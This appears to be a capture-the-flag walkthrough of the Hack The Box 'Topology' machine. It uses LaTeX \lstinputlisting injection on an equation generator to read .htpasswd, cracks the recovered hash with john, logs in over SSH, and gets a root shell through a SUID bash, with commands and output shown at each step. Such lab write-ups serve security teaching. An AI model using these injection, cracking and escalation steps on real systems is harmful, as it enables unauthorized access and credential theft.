
Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

```
$\lstinputlisting{/var/www/dev/.htaccess}$
```



```
AuthName "Under construction"
AuthType Basic
AuthUserFile /var/www/dev/.htpasswd
Require valid-user
```

- Now, it says that AuthUserFile - /var/www/dev/.htpasswd
- So, trying the read the `.htpasswd` file -



# LaTeX Equation Generator


Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.


Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

```
$\lstinputlisting{/var/www/dev/.htpasswd}$
```




```
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

- We got the name of the user and a hash-
- Identifying the type of hash .




```
┌──(kali㉿kali)-[~/Documents/HTB/Topology]
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: $apr1$10NUB/S2$58eeNVirnRDB5zAIbIxTY0

Possible Hashs:
[+] MD5(APR)
```

- Cracking the hash using `john`




```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt test.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
calculus20       (?)
1g 0:00:00:16 DONE (2023-06-22 10:14) 0.06234g/s 62076p/s 62076c/s 62076C/s calebd1..caitlyn09
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Now, we if we recall, we found SSH port open in the nmap scan.
- Using these credentials to try to login via SSH.




```
┌──(kali㉿kali)-[~/Documents/HTB/Topology]
└─$ ssh vdaisley@topology.htb
The authenticity of host 'topology.htb (10.10.11.217)' can't be established.
ED25519 key fingerprint is SHA256:F9cjnqv7HiOrntVKpXYGmE9oEaCfHm5pjfgayE/0OK0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'topology.htb' (ED25519) to the list of known hosts.
vdaisley@topology.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings


Last login: Mon Jun 26 13:55:27 2023 from 10.10.14.19
-bash-5.0$
```

- Got the user flag in the home folder of the user `vdaisley`
- Now searching for files with SUID bit set.



```
-bash-5.0$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/su
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/bash
/usr/bin/chfn
```

- We can see we can run `/usr/bin/bash` as root user.



```
bash-5.0$ /usr/bin/bash -p
bash-5.0# whoami
root
bash-5.0# ls
user.txt
bash-5.0# cd /root
bash-5.0# cat root.txt
d38943f5b59bbf631be3811ac407c0dc
bash-5.0#
```

- Got the root shell.